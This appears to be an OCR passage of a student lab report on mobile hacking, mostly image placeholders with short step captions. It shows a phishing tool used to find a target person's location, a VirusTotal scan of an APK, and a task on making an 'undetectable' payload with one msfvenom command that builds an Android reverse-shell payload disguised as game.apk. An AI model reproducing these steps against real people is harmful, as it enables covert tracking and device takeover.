


Step10 command: display copy the picture url

Result:




find google map location using Camphish tool




Step11: this URL provide campish tool of the target human

Copy the link and paste it browser and show location of the target



Result:




Task 2 how to analysis the apk malware


There was concept

1st is viruse total website

Step1 open browser and type the viruse total .com




Step2: select the apk malware





Step3: upload malware in viruse total .com

Click on the upload select the apk



Result:






Task3 How to create fully undetectable payload use encode technique


Step1: start the kali linux and open the terminal


Type the command: msfvenom –p android/meterprter/reverse_tcp lhost 192.168.45.108 lport =4444 >game.apk –e




Step3: go to virustotal website and upload the payload

Result:








Task4 Android Hacking Using Mobile Tracker Website

